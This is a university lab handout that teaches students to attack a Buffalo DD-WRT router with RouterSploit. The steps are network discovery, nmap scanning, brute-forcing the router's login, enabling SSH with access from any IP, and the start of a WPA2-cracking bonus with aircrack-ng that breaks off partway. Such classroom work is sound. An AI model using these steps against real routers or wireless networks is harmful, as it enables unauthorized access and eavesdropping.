INFOTC 3001 - Advanced Cyber Security
Laboratory # 7 - Wireless Router Hacking

I. Objectives

1. In this lab, you will understand how to hack a router using Kali system exploitation tools (RouterSploit and Aircrack-ng).
2. You will be able to hack a router by finding its login name and password using two different hacking methods.
3. Finally, you will understand WPA2 hacking.

II. Material Required

Buffalo wireless router and Kali system.

III. Activity

Get familiar with some concepts, terminology and initial steps.

DD-WRT[1] has been wowing users since its inception in 2005 and is the go-to alternative router firmware due to its longevity of existence and support of the largest array of devices. Consequently, DD-WRT firmware[2] can claim the largest community of users. DD-WRT is Linux-based firmware for wireless routers and access points. Originally designed for the Linksys WRT54G series, it now runs on a wide variety of models. DD-WRT is one of a handful of third-party firmware projects designed to replace manufacturer's original firmware with custom firmware offering additional features or functionality. Buffalo Technology and other companies have shipped routers with factory-installed, customized versions of DD-WRT. In this lab, we will use one of those Buffalo routers.

The RouterSploit[3] Framework is an open-source exploitation framework dedicated to embedded devices. It consists of various modules that aid penetration testing operations:

- exploits – modules that take advantage of identified vulnerabilities
- creds – modules designed to test credentials against network services
- scanners – modules that check if a target is vulnerable to any exploit

[1] DD-WRT Router Resource - https://dd-wrt.com/support/documentation/

[2] DD-WRT Q&A: https://www.flashrouters.com/learn/router-basics/what-is-dd-wrt

[3] Kali tools guide on RouterSploit: https://tools.kali.org/exploitation-tools/routersploit

Get Buffalo router login username and password, step by step.

We will use the Buffalo router[4] as the target router. Our purpose is to find the username and password on Buffalo HTTP server that will allow us to access to the configuration.

Step 1: Connect your Kali VM to Bridge mode in order to have Internet access. RouterSploit is not a pre-installed software on Kali system. We can track the update status on RouterSploit project on Github[5]. In the README file of this project, you can follow up the steps on video provided to get the newest version on RouterSploit or use the following commands to install RouterSploit on Kali to get the stable version.

```
# sudo apt-get update
# sudo apt-get -y install routersploit
```

Step 2: Get your Buffalo router powered and plug in a network cable. One side plug in one LAN ports between 1-4, the other side plug in your computer. If you are using Mac, please prepare to use a type-c to an ethernet cable[6].


Step 3: You can run Routersploit on the command line to check the Routersploit version and status. In this lab, we will use version 3.2.0 to run all commands, as shown in Figure 1.

```
root@kali:~# routersploit
```

[4] Buffalo AirStation HighPower N300 Wireless Router information: https://www.router-reset.com/reset-manuals/Buffalo/WHR-300HP2

[5] RouterSploit project on Github: https://github.com/threat9/routersploit


[6] Type-C to ethernet cable: https://www.amazon.com/Ethernet-Adapter-CableCreation-Gigabit-Chromebook/dp/B071HF3ZYQ/ref=sr_1_2_sspa?ie=UTF8&qid=1539735106&sr=8-2-spons&keywords=type+c+ethernet&psc=1



```
root@kali:~# routersploit
 ______            _            _____       _       _ _
 | ___ \          | |          /  ___|     | |     (_) |
 | |_/ /___  _   _| |_ ___ _ __\ `--. _ __ | | ___  _| |_
 |    // _ \| | | | __/ _ \ '__|`--. \ '_ \| |/ _ \| | __|
 | |\ \ (_) | |_| | ||  __/ |  /\__/ / |_) | | (_) | | |_
 \_| \_\___/ \__,_|\__\___|_|  \____/| .__/|_|\___/|_|\__|
                                     | |
     Exploitation Framework for      |_|   by Threat9
            Embedded Devices

 Codename   : I Knew You Were Trouble
 Version    : 3.4.0
 Homepage   : https://www.threat9.com - @threatnine
 Join Slack : https://www.threat9.com/slack

 Join Threat9 Beta Program - https://www.threat9.com

 Exploits: 130 Scanners: 4 Creds: 165 Generic: 4 Payloads: 32 Encoders: 4

rsf >
```

Figure 1. Example command line on RouteSploit on Kali System.

Step 4: Once you are ready to use the router, make sure to turn off the Wifi option in your computer and have your Ethernet interface configured to get network information automatically as shown in Figure 2.



Network Connections

Control Panel > Network and Internet > Network Connections

Ethernet Properties

Networking | Sharing

Connect using:

Killer E2500 Gigabit Ethernet Controller

This connection uses the following items:

☑ Client for Microsoft Networks
☑ VMware Bridge Protocol
☑ File and Printer Sharing for Microsoft Networks
☑ VirtualBox NDIS6 Bridged Networking Driver
☑ QoS Packet Scheduler
☑ Internet Protocol Version 4 (TCP/IPv4)
☐ Microsoft Network Adapter Multiplexor Protocol

Description

Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

Ethernet
Network 6
Killer E2500 Gigabit Ethernet Con...

VMware Network Adapter VMnet1

Internet Protocol Version 4 (TCP/IPv4) Properties

General | Alternate Configuration

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

● Obtain an IP address automatically
○ Use the following IP address:


● Obtain DNS server address automatically
○ Use the following DNS server addresses:

☐ Validate settings upon exit

8 items   1 item selected

Figure 2. DHCP client configuration.

You can check the status of your network on your computer which should be similar to Figure 3. In this situation, you will get one local-area network (LAN). Notice that the network name could be different.



Buffalo-G-B5F4
No Internet

Wi-Fi
Turned off

Turn Wi-Fi back on

Manually

Network & Internet settings
Change settings, such as making a connection metered.

Figure 3. LAN environment


Step 5: Since we are using Kali Linux system, we need to set up the network environment on the Kali system on VMware to make sure they are in the same LAN network. In this case, we use the **bridged** option on VMware. As the name implies, this option “bridges” the virtual network to the physical network (Figure 4). This means that the virtual machine will appear to the network as an identifiable separate machine. It will even ask the local DHCP server (if any) for its IP address and will appear in the DHCP leases of that DHCP server as a separate machine with a unique MAC address.

If your VMware Workstation is installed on a laptop, then you may want to consider the “**Replicate physical network connection state**” under bridged network option. If selected, the IP address of the virtual machine is automatically renewed as you move from one wired or wireless network to another.

You can get more information on Bridged option and the difference between all other options[7]. Make sure to check variance network connection methods on that link and understand all of them.

[7] Bridged network and other network methods in VMware:

https://www.pluralsight.com/blog/it-ops/vm-workstation-advanced-networking



Device	Summary
Memory	2 GB
Processors	1
Hard Disk (SCSI)	60 GB
CD/DVD (IDE)	Using file C:\Users\Caesar\Do...
Network Adapter	Bridged (Automatic)
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status

☑ Connected

☑ Connect at power on

Network connection

● Bridged: Connected directly to the physical network

☑ Replicate physical network connection state

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host


○ Custom: Specific virtual network

VMnet0

○ LAN segment:

Figure 4. Bridge network connection setting page


Make sure that Bridged option is configured as Automatic. For that, you have to access to the 'Virtual Network Editor' as an Administrator as shown in Figure 5, and then configure Bridged to Automatic as shown in Figure 6.



Devices	
Memory	2 GB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (IDE)	Using file D:\cos...
Network Adapter	Bridged (Automa...
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

State: Suspended
Snapshot: Snapshot for Clone of Kali
Configuration file: D:\cosas\servers\Kali\Kali.vmx
Hardware compatibility: Workstation 14.x virtual machine
Primary IP address: Network information is not available

Figure 5. Accessing to 'Virtual Network Editor'



Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Auto-bridging	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.183.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.196.0

VMnet Information

● Bridged (connect VMs directly to the external network)

Bridged to: Automatic

○ NAT (shared host's IP address with VMs)

○ Host-only (connect VMs internally in a private network)

□ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet0

□ Use local DHCP service to distribute IP address to VMs

Subnet IP: . . .   Subnet mask: . . .

You can select your Ethernet controller or Automatic mode.

Figure 6. Bridged configuration

Step 6: To check if the virtual machine Kali system is in the same IP address range of the router, we can use the `netdiscover` tool to find all available host in the network range. (Notice: IP range may differ, you can check eth0 range by using `ifconfig` in Kali system)

```
# dhclient or reboot your Kali system.
# netdiscover -i eth0 -r 192.168.0.0/24
```

After running this command, you will get the Buffalo router recognized. Then run `nmap` on Buffalo router to check if HTTP-related ports are open. We can check some port related to HTTP service such as 80, 81, 8080, 8081 by running the following command. Replace [Buffalo IP] by the IP you got using the `netdiscover` tool.

```
# nmap -p 80,81,8080,8081 [Buffalo IP]/24
```

After running this command, you will notice that port 80 is opened on Buffalo. You can double check on FireFox by typing the IP address of the router and check status. Noticed that login username and password are required, in this Lab, we will find this information by using RouterSploit.


Now, let’s start using RouterSploit!

Step 7: As we work on step 3, we run `routersploit` on the command line to start RouterSploit. We will use one of the tools to brute force the username and password.

```
# routersploit
rsf > use creds/generic/http_basic_digest_default
```

Module http_basic_digest_default performs dictionary attack with default credentials against HTTP Basic/Digest Auth service. If valid credentials are found, they are displayed to the user.

Similar to Metasploit we used in the class, we can check options on this module. Notice that the target is one of the options which need to be configured. In this lab, the target should be the IP address of the router. We type the IP address and run the module, after some minutes, we will find the username and password.
Figure 7 shows the result after we run the module. **(Save this screenshot for grading).**



```
[+] Credentials found!

   Target          Port    Service    Username    Password
   ------          ----    -------    --------    --------
   192.168.11.1    80      http       [redacted]  [redacted]
```

Figure 7. Result after running module http_basic_digest_default

Step 8: We can use this username and password to login the User Interface on the browser. You will get the router setting page similar to the following Figure 8:





Figure 8. Buffalo Router Setting Page

Step 9: Now you are successfully login the router through port 80. In this step, we will open remote access SSH service on this router and you could able to use SSH to log in this router.

Since this is a DR-WWT router, it may close SSH service for security concern in default. We could manually set the SSH server in the browser. There are two steps you need to operate on the Buffalo Router Setting Page to open SSH service on DR-WWT router. Figure 9 shows you how to open SSH service on the Buffalo Router Setting Page.



Secure Shell

SSHd ● Enable ○ Disable

SSH TCP Forwarding ○ Enable ● Disable

Password Login ● Enable ○ Disable

Port 22 (Default: 22)

Authorized Keys

Remote Access

Web GUI Management ○ Enable ● Disable

SSH Management ● Enable ○ Disable

SSH Remote Port 22 (Default: 22, Range: 1 - 65535)


Telnet Management ○ Enable ● Disable

Allow Any Remote IP ● Enable ○ Disable

Figure 9. Two steps to open SSH remote access on Buffalo Router

Once you open port 22 for SSH, you may log in through the terminal from Kali or by using Putty or MobaXterm on Windows to remote access this router.

Figure 10 is an example using Kali system to SSH to the router.



```
root@caesarqu:~# ssh root@192.168.11.1
DD-WRT v3.0-r30354 std (c) 2016 NewMedia-NET GmbH
Release: 08/22/16
root@192.168.11.1's password:
==========================================================

     ___  ___     _      _____  ______       ____  ___
    / _ \/ _ \___| | /| / / _ \/_  __/ _  __|_  / / _ \
   / // / // /___/ |/ |/ / , _/ / /   | |/ //_ <_/ // /
  /____/____/    |__/|__/_/|_| /_/    |___/____(_)___/

                      DD-WRT v3.0
                  http://www.dd-wrt.com

==========================================================


BusyBox v1.24.2 (2016-08-22 11:35:35 CEST) built-in shell (ash)

root@DD-WRT:~# ls
root@DD-WRT:~#
```

Figure 10. SSH to Buffalo DD-WRT Router using Kali Linux

IV. Review Questions

Add screenshots to demonstrate your work for questions 1, 2 and 4.

1. Provide a screenshot of your running results in Step 7. What is the username and password you find for Buffalo router? Also, describe on detail how the exploit found the username and password.
2. Following Step 9. After successfully SSH to the router. Simply upload a .txt file using `scp` command. Named this file [your_pawprint].txt. For example, if your pawprint is 'tiger', create a file named 'tiger.txt' in local and upload this file to your router use 'scp' command. Show screenshots similar to Figure 10, use `ls` command to display your .txt file on the screenshot and the command you used to upload your .txt file.
3. The other firmware commonly used on the routers is OpenWRT. Search online documentation and give your opinion on DD-WRT vs OpenWRT, provide a detailed comparison table with three rows.
4. Once you ssh to the router, use 5 linux commands to gather system information. Add screenshots and explanation for each executed command.

V. Review Questions [Bonus 20% - Hack WPA2 Wireless Networks]

In this bonus question, we will use the Kali system to hack a WPA2 wireless network. We will use a famous software Aircrack-ng to crack wireless networks. Since we are running a Kali OS on VMware, we need to attend that VMware may forbid using the build in the wireless adapter on a laptop, so before you start this question, you may acquire a USB wireless adapter online OR install the dual operating system on your laptop.

Figure B1. USB wireless adapter sample

The following figure shows how to make USB wireless adapter active in VMware Kali system:




Figure B2. Connect USB wireless adapter to your Kali system

After that, you may find a new network exists in your Kali system called ‘wlan0’ if you run ‘ifconfig’ on the command line. If not, you may restart your operating system or check if the light on USB wireless adapter is on. If everything works perfect, we can start hacking!

Note: All commands and steps are executable on both situation whether you use dual system installed or virtual machine. However, the result information and screenshots show here are typically based on executions on a virtual machine.

Step B1. Type command `airmon-ng`, which will list the wireless interface you currently have on your Kali system. In this case, the interface name could be ‘wlan0’.

Step B2. Once we get the wireless interface ready, we need to let it listens to the available wireless network’s connections around us. So, we execute the command again to start monitoring.


```
# airmon-ng start wlan0
```

Once we start monitoring, we need to make sure the process ‘NetworkManager’ and ‘wpa_supplicant’ are stopped, so we need to run ‘kill’ command to kill these two signs of progress.

Step B3. Type the command # airmon-ng again. You will get the interface name ‘wlan0’ changed to ‘wlan0mon’ which means this interface is under monitoring mode. Then, we need to capture the traffic of the wireless networks around us and dump this traffic in a file, the command is:

```
# airodump-ng wlan0mon
